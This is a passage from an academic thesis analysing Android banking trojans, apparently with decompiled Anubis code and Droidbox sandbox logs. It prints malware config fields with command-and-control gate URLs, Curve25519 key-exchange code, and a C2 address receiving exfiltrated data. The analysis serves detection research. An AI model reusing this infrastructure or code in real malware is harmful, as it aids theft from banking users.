    public static String botVersion = "0.0.0.2";
    public static String botnetID = "test2006";
    public static String gatePublicKey = "7e89013da4660c162aae1a624080eb48b330e7148f32b0105869977614affd63";
    public static Long knockDelay = 15L;
    public static Long permissionsDelay = 15L;
    public static String urls = "http://ora.studiolegalebasili.com/gate_cb8a5aea1ab302f0_c;http://ora.carlaarr
    public static Integer webRetries = 3;
}
```

Figure 14. Information is collected to send the attacker’s server.




```java
    public List<byte[]> curve25519GetShared(String str) {
        ArrayList arrayList = new ArrayList();
        byte[] bArr = new byte[32];
        byte[] hexStringToByteArray = hexStringToByteArray(str);
        byte[] bArr2 = new byte[32];
        byte[] bArr3 = new byte[32];
        new SecureRandom().nextBytes(bArr3);
        Curve25519 curve25519 = new Curve25519();
        curve25519.keygen(bArr2, new byte[32], bArr3);
        curve25519.curve(bArr, bArr3, hexStringToByteArray);
        arrayList.add(sha256(bytesToHex(bArr) + bytesToHex(hexStringToByteArray) + bytesToHex(bArr2)));
        arrayList.add(bArr2);
        return arrayList;
    }
```

Figure 15. Using Curve25519 algorithm for decryption of packets

5.4 Dynamic Analysis

Droidbox provides many features for analysis such as checking hashes, showing connections to networks, presenting SMS or phone calls after running but also has a lot of drawbacks when it does not offer the API calls features. Observing the API calls is an important technique for detecting malware. Experimental samples showed most of them displayed information about broadcast receivers ("recvsation" line in Droidbox). [38]


Firstly, almost the log of samples has "proc/PID/cmdline" information which shows that malware application wants to access cmdline file to retrieve related device. This is a Linux kernel system that provides root access to run the device with use of Volume Daemon's PID [35]. Starting here, connections are established so that messages can be sent over the network.




```
ubuntu@ubuntu:~/samples/out$ lolcat analysis.json
{
    "accessedfiles": {
        "1063313416": "/proc/789/cmdline",
        "1089985188": "/data/data/com.android.gallery3d/shared_prefs/com.android.gallery3d_preferences.xml",
        "1234114838": "/data/data/com.android.gallery3d/shared_prefs/com.android.gallery3d_preferences.xml",
        "1922019012": "/proc/755/cmdline",
        "2097956322": "/proc/796/cmdline",
        "508997367": "/data/data/com.android.gallery3d/shared_prefs/com.android.gallery3d_preferences.xml",
        "539472553": "/proc/741/cmdline",
        "962591993": "/proc/725/cmdline"
    },
    "apkName": "/sample1/sample.apk",
    "closenet": {},
    "cryptousage": {},
    "dataleaks": {},
    "dexclass": {
        "1.0616888999938965": {
            "path": "/data/app/de.rub.syssec-1.apk",
            "type": "dexload"
        }
    },
    "enfperm": [],
    "fdaccess": {
        "0.9879040718078613": {
            "data": "3c3f786d6c2076657273696f6e3d27312e302720656e636f64696e673d277574662d3827207374616e64616
```

Figure 16. Information about establishing socket connections.

Secondly, the most useful information from Droidbox is in the “recvsaction”, BroadcastReceiver is used to send and receive information within an application, between applications and between the Android system and the software. The app waits for an event and sends notification to the system via broadcast receiver, this feature is utilized. This feature is utilized by malware mobile to listen to incoming text messages or calls and send it to malicious targets.



```
    "opennet": {},
    "phonecalls": {},
    "recvnet": {},
    "recvsaction": {
        "de.rub.syssec.receiver.OnbootReceiver": "android.intent.action.QUICKBOOT_POWERON",
        "de.rub.syssec.receiver.SmsReceiver": "android.provider.Telephony.SMS_RECEIVED"
    },
    "sendnet": {},
    "sendsms": {},
    "servicestart": {}
}
ubuntu@ubuntu:~/samples/out$
```




```
    "opennet": {},
    "phonecalls": {},
    "recvnet": {},
    "recvsaction": {
        "naqsl.ebxcb.exu.Receiver.ReceiverBoot": "android.intent.action.DREAMING_STOPPED",
        "naqsl.ebxcb.exu.Receiver.ReceiverMms": "android.provider.Telephony.SMS_DELIVER",
        "naqsl.ebxcb.exu.Receiver.RecieverPushService": "android.provider.Telephony.WAP_PUSH_DELIVER"
    },
    "sendnet": {},
    "sendsms": {},
    "servicestart": {
        "0.9546279907226562": {
            "name": "naqsl.ebxcb.exu.StartWhileGlobal",
            "type": "service"
        },
        "3.787487030029297": {
            "name": "naqsl.ebxcb.exu.StartWhileRequest",
            "type": "service"
        },
        "3.8435490131378174": {
            "name": "naqsl.ebxcb.exu.ServicePedometer",
            "type": "service"
        },
        "4.850835084915161": {
            "name": "naqsl.ebxcb.exu.ServiceToast",
            "type": "service"
        }
    }
}
ubuntu@ubuntu:~/samples/out$
```

Figure 17. Dynamic analysis output on two samples by Droidbox.

Conducting Cerberus sample analysis shows that the application has open ports through connection 82.137.218.185:215. Some important underground activities are started in the phone such as disable admin, SMS receiving, outgoing call, and auto install other packages (Figure 18). These activities aim to steal information and install the app or surreptitious advertising.

Other samples (TrickBot and EventBot) were analysed but failed to run in the Droidbox sandbox environment. This proves that Droidbox is not stable and cannot run on all malware samples for analysis [47]. Besides, some malware can detect the sandbox and do not run or show malicious behaviour [39] [42] [43]. However, the static analysis is sufficient to determine the malicious code, suspicious activities of those malware.



```
    "opennet": {
        "8.360502004623413": {
            "desthost": "82.137.218.185",
            "destport": "215",
            "fd": "17"
        }
    },
    "phonecalls": {},
    "recvnet": {},
    "recvsaction": {
        "com.android.tester.C10": "android.provider.Telephony.SMS_RECEIVED",
        "com.android.tester.C13": "android.intent.action.BOOT_COMPLETED",
        "com.android.tester.C2": "android.app.action.DEVICE_ADMIN_DISABLED",
        "com.android.tester.C3": "android.intent.action.PACKAGE_INSTALL",
        "com.android.tester.C4": "android.intent.action.BOOT_COMPLETED",
        "com.android.tester.C8": "android.intent.action.ACTION_POWER_DISCONNECTED",
        "com.android.tester.C9": "android.intent.action.NEW_OUTGOING_CALL"
    },
    "sendnet": {
        "9.619542121887207": {
            "data": "32313238001f8b0800000000000000ad96c70ea44812865fa54f73411abca9c3
7bf96bad3f71e977f01fcd8f3f7efc23851f1d4c",
            "desthost": "82.137.218.185",
            "destport": "215",
            "fd": "18",
            "operation": "send",
            "type": "net write"
        }
    },
    "sendsms": {},
    "servicestart": {
        "2.6927859783172607": {
            "name": "com.android.tester.C11",
            "type": "service"
        }
    }
}
```

Figure 18. Cerberus dynamic analysis by Droidbox

6 Conclusion

The growth of the banking application is significantly increasing due to the benefits of online banking, not only bringing convenience to users but also having potential security risks. This thesis focuses on understanding and analysing the malware found in Android banking apps. Anubis, Cerberus, TrickBot and EventBot are popular Trojans and frequently appears on the Android environment for the purpose of stealing user information to execute hacker financial intentions. Banking malware analysis helps to find out how the Android operating system works in terms of security. Moreover, it shows the difference in the operating principle of the security issues of iOS operating system compared to Android. It seems that mobile malware banking is very difficult to operate in the iOS environment.

Through the static analysis method via the manifest file and the classes, a lot of valuable information is discovered to detect the malware with the detection time faster than the dynamic analysis methods. Due to the application not running on a test environment, there is not much need for the system resource to execute and analyse a malware. The manifest file is present in all Android apps, so this method is applicable to unknown malware that cannot be detected through conventional signature detection. Through studying some types of banking malware applications above, they have common characteristics such as the suspicious permissions, namely the SMS activities, with access to unknown networks. Therefore, static analysis method is very beneficial in mobile malware detection, although it is necessary to combine it with a dynamic analysis method to check the actual behaviour on an application to bring more accurate results.

Based on the analysis of the basic iOS operating system and Android, it seems that iOS is more secure than Android. Thanks to the restrictions implemented by Apple in its operating system such as limited execution of background services and closed operating system, iOS devices have a more secure system in banking applications. Android with the open operating system, and the manufacturer-to-manufacturer delivery mechanism, poses an additional potential risk due to limited and delayed updates. Therefore, the best way to avoid risks when using Android banking apps is to always update the software system. Also, one should only download the official apps, and always carefully research the application's information before downloading an app from application’s store for review and comments.

References

1 Victor Chebyshev. Mobile malware evolution 2020. URL: securelist.com/mobile-malware-evolution-2020/101029/; 2020

2 StatCounter. Mobile Operating System Market Share Worldwide. URL: gs.statcounter.com/os-market-share/mobile/worldwide; 2020

3 Joe Rossignol. What You Need to Know About iOS Malware XcodeGhost. URL: www.macrumors.com/2015/09/20/xcodeghost-chinese-malware-faq/; 2015

4 F-Secure. Timofon Worm. URL: www.f-secure.com/v-descs/timofon.shtml; 2021

5 F-Secure. Bluetooth Worm: Cabir. URL: www.f-secure.com/v-descs/cabir.shtml; 2021

6 F-Secure. Flexispy. URL: www.f-secure.com/sw-desc/flexispy.shtml; 2021

7 Rob Thubron. New drive-by cryptomining malware can physically damage a phone. URL: www.techspot.com/news/72397-new-drive-cryptomining-malware-can-physically-damage-phone.html; 2017

8 Dan Rafter. Android vs. iOS: Which is more secure? URL: us.norton.com/internetsecurity-mobile-android-vs-ios-which-is-more-secure.html; 2021

9 Google Developer. Android Architecture. URL: developer.android.com/guide/platform; 2021

10 Belal Amro, College of Information Technology, Hebron University. Malware Detection Techniques For Mobile Devices. URL: arxiv.org/ftp/arxiv/papers/1801/1801.02837.pdf; 2017

11 Hyunjae Kang, Jae-wook Jang, Aziz Mohaisen, Huy Kang Kim. Detecting and Classifying Android Malware using Static Analysis along with Creator Information. URL: arxiv.org/ftp/arxiv/papers/1903/1903.01618.pdf; Korea University, Accessed 2021.

12 Victor van der Veen. Dynamic Analysis of Android Malware. URL: www.vvdveen.com/publications/MSc.pdf; 2013

13 Patrik Lantz. DroidBox. URL: http://code:google:com/p/droidbox/; 2011

14 Aman Arora, Harsh Sharma, Puneet Aggarwal. Security Comparison between Android and iOS; 2017.

15 Lucas Mearian. Android vs iOS security: Which is better; 2017. URL: www.computerworld.com/article/3213388/android-vs-ios-security-which-is-better.html; 2021

16 Android Security. Security Tips. URL: developer.android.com/training/articles/security-tips; 2021

17 Apple Security. URL: support.apple.com/en-gb/guide/security/sec8b776536b/web; 2021

18 Kaspersky Security. www.kaspersky.com/resource-center/threats/android-vs-iphone-mobile-security; 2021

19 Sierra Software GmbH. Architecture of iOS. URL: www.ssla.co.uk/architecture-of-ios/; 2021

20 Apple Platform Security. System security overview. URL: support.apple.com/en-in/guide/security/sec114e4db04/web; 2021

21 Apple Platform Security. Data Protection overview. URL: support.apple.com/en-om/guide/security/secf6276da8a/web; 2021

22 Apple Platform Security. App security overview. URL: support.apple.com/en-in/guide/security/sec35dd877d0/web; 2021

23 Tony Bao. Anubis Android Malware Returns with Over 17K Samples. URL: www.trendmicro.com/en_us/research/19/g/anubis-android-malware-returns-with-over-17k-samples.html; 2019

24 Vasileios, Georgios, Dimitris, Nektaria. Two Anatomists Are Better than One Dual - Level Android Malware Detection. URL: www.mdpi.com/2073-8994/12/7/1128; 2020

25 sk3ptre. Malware samples. URL: github.com/sk3ptre; 2020

26 The OWASP Foundation. Man-in-the-browser attack. URL: owasp.org/www-community/attacks/Man-in-the-browser_attack; 2021

27 FBI. Cyber Banking Fraud. URL: archives.fbi.gov/archives/news/stories/2010/october/cyber-banking-fraud; 2010

28 ThreatMark Research. Banking Malware & Attack Vectors Outlook For 2020. URL: threatmark.com/banking-malware-attack-vectors-2020-part-1; 2020

29 Vasileios, Georgios, Dimitris, Nektaria. Two Anatomists Are Better than One-Dual-Level Android Malware Detection. URL: researchgate.net/publication/342734903_Two_Anatomists_Are_Better_than_One-Dual-Level_Android_Malware_Detection; 2020

30 McAfee. Marcher Malware Uses Both Credential and Credit Card Phishing to Steal Financial Data. URL: mcafee.com/blogs/consumer/consumer-threat-reports/marcher-malware; 2017

31 Michael Yoseph Ricky. A Comprehensive Study for Mobile Android Malware Detection. URL: binus.ac.id/bandung/2018/11/comprehensive-study-mobile-android-malware-detection/; 2018

32 Cheolmin, Yoojae. Vulnerability Evaluation Method through Correlation Analysis of Android Applications. URL: mdpi.com/2071-1050/11/23/6637/htm; 2019

33 Ric Messier. Operating System Forensics. Syngress, 2016. Page 307.

34 Tim Rains. Cybersecurity Threats, Malware Trends, and Strategies. Packt Publishing Ltd, 2020. Page 303.

35 Joshua J. Drake, Pau Oliva Fora, Zach Lanier, Collin Mulliner, Stephen A. Ridley, Georg Wicherski. Android™ Hacker's Handbook. John Wiley & Sons, Inc, 2014; pp 28, 40.

36 Ken Dunham, Shane Hartman, Jose Andre Morales, Manu Quintans, Tim Strazzere. Android Malware and Analysis. CRC Press, 2015; pp 41, 132.

37 Google Developers. Application Fundamentals. URL: developer.android.com/guide/components/fundamentals. Accessed 2021.

38 Mohammed K. Alzaylaee, Suleiman Y. Yerima, and Sakir Sezer. DynaLog: An automated dynamic analysis framework for characterizing Android applications. Queen's University Belfast. URL: arxiv.org/ftp/arxiv/papers/1607/1607.08166.pdf; 2021.

39 Positive Technologies. Sandbox detection and evasion techniques. URL: ptsecurity.com/ww-en/analytics/antisandbox-techniques; 2021

40 Honeynet Project. Droidbox. URL: http://code.google.com/p/droidbox; Accessed 2021.

41 Skylot. JADX. URL: github.com/skylot/jadx; Accessed 2021.

42 CISSE. Limitations of Current Android Analysis Tools. URL: cisse.info/journal/index.php/cisse/article/download/7/CISSE_v01_i01_a07.pdf/; Accessed 2021.

43 Hackmag. Using DroidBox for dynamic malware analysis. URL: hackmag.com/uncategorized/droidbox-for-dynamic-malware-analysis/; Accessed 2021.

44 Abhishek Dubey, Anmol Misra. Android Security: Attacks and Defenses. CRC Press, 2013

45 Nikolay Elenkov. Android Security Internals. No Starch Press, Inc, 2015. Page 21, 142.

46 REMnux. A Linux Toolkit for Malware Analysis. URL: docs.remnux.org/install-distro/get-virtual-appliance; Accessed 2021.

47 Viktor Regard. Studying the effectiveness of dynamic analysis for fingerprinting Android malware behavior. Linköping University; 2019.

48 M. Karresand. Separating Trojan horses, viruses, and worms - A proposed taxonomy of software weapons. IEEE Systems, Man and Cybernetics Society Information Assurance Workshop; 2003, pp. 127–134.

49 X. Wang, W. Yu, A. Champion, X. Fu, and D. Xuan. Detecting worms via mining dynamic program execution. Proceedings of the 3rd International Conference on Security and Privacy in Communication Networks, SecureComm; 2007, pp. 412–421.

50 Yangfang Ye, Tao Li, Donald Adjeroh, and S. Sitharama Iyengar. A Survey on Malware Detection Using Data Mining Techniques. ACM Comput. Surv., vol. 50, no. 3; 2017, pp. 1–40.

51 N. Scaife, H. Carter, P. Traynor, and K. R. B. Butler. CryptoLock (and Drop It): Stopping Ransomware Attacks on User Data. Proceedings - International Conference on Distributed Computing Systems; 2016, vol. 2016–Augus, pp. 303–312.

52 G. A. N. Mohamed and N. B. Ithnin. Survey on Representation Techniques for Malware Detection System. Am. J. Appl. Sci., vol. 14, no. 11; 2017, pp. 1049–1069.

53 M. Chowdhury and A. Rahman. Malware Analysis and Detection Using Data Mining and Machine Learning Classificatio. International Conference on Applications and Techniques in Cyber Security and Intelligence; 2018, vol. 580, pp. 266–274.

54 Rami Sihwail, Khairuddin Omar, K. A. Z. Ariffin. A Survey on Malware Analysis Techniques: Static, Dynamic, Hybrid and Memory Analysis. Faculty of Information Science & Technology, Universiti Kebangsaan Malaysia; 2018.

55 W. Chao et al. An Android Application Vulnerability Mining Method Based On Static and Dynamic Analysis. 2020 IEEE 5th Information Technology and Mechatronics Engineering Conference (ITOEC), 2020, pp. 599-603.

56 Y. Yao, L. Zhu and H. Wang. Real-time Detection of Passive Backdoor Behaviors on Android System. 2018 IEEE Conference on Communications and Network Security (CNS), 2018, pp. 1-9.

57 May Ying Tee. Xhelper: Persistent Android Dropper. URL: symantec-enterprise-blogs.security.com/blogs/threat-intelligence/xhelper-android-malware; 2019.

58 Kaspersky. Identifying and Avoiding Fake Apps. URL: kaspersky.com/resource-center/preemptive-safety/identifying-and-avoiding-fake-apps; Accessed 2021.

59 Kaspersky. How are we doing with Android's overlay attacks in 2020?. URL: labs.f-secure.com/blog/how-are-we-doing-with-androids-overlay-attacks-in-2020; 2020.

60 Google Android. Application Signing. URL: source.android.com/security/apksigning; Accessed 2021.

61 B. Ning, G. Zhang and Z. Zhong. An Evolutionary Perspective: A Study of Anubis Android Banking Trojan. 2020 7th International Conference on Dependable Systems and Their Applications (DSA), 2020, pp. 141-150.

62 Trend Micro Incorporated. Trickbot Appears to Target OpenSSH and OpenVPN Data in Upgraded Password-Grabbing Module. URL: trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/trickbot-appears-to-target-openssh-and-openvpn-data-in-upgraded-password-grabbing-module; 2019.

63 Daniel Frank, Lior Rochberger, Yaron Rimmer and Assaf Dahan. EventBot: A New Mobile Banking Trojan is Born. Cybereason. URL: cybereason.com/blog/eventbot-a-new-mobile-banking-trojan-is-born; 2020.

64 Platon Kotzias, Juan Caballero, Leyla Bilge. How Did That Get In My Phone? Unwanted App Distribution on Android Devices. NortonLifelock Research Group, IMDEA Software Institute. URL: arxiv.org/pdf/2010.10088.pdf; Accessed 2021.

65 David Thiel. iOS Application Security. No Starch Press, Inc, 2016; Page 4.

66 Trend Micro Incorporated. Anubis Android Malware Returns with Over 17,000 Samples. URL: blog.trendmicro.com/trendlabs-security-intelligence/anubis-android-malware-returns-with-over-17000-samples; 2019

67 Denis Maslennikov. ZeuS-in-the-Mobile – Facts and Theories. URL: securelist.com/zeus-in-the-mobile-facts-and-theories/36424/; 2011.

68 ESET Whitepaper. Sophisticated Trojans vs. Fake Banking Apps. URL: welivesecurity.com/wp-content/uploads/2019/02/ESET_Android_Banking_Malware.pdf. Accessed 2021.

Appendix

Samples

Name	SHA 256 hash
Anubis.apk	f01dd91e61dbe8047599d9cea20e15f77980c1cdd4c17743ab55b17eb9c42be3
Cerberus.apk	c19cf001efb893cfb4f3aedb1c4c3771ce8419d3838e1bc399e88a12b583b28c
TrickBot.apk	aea8860364c0aeeb7d9791ff2e24a9a87d427ac57ef477cc08b77faad58ec6c3
EventBot.apk	7b1ac3a8caa556c9208d4db62395cca2f8a53420e5d51a1537bc45622e41b63f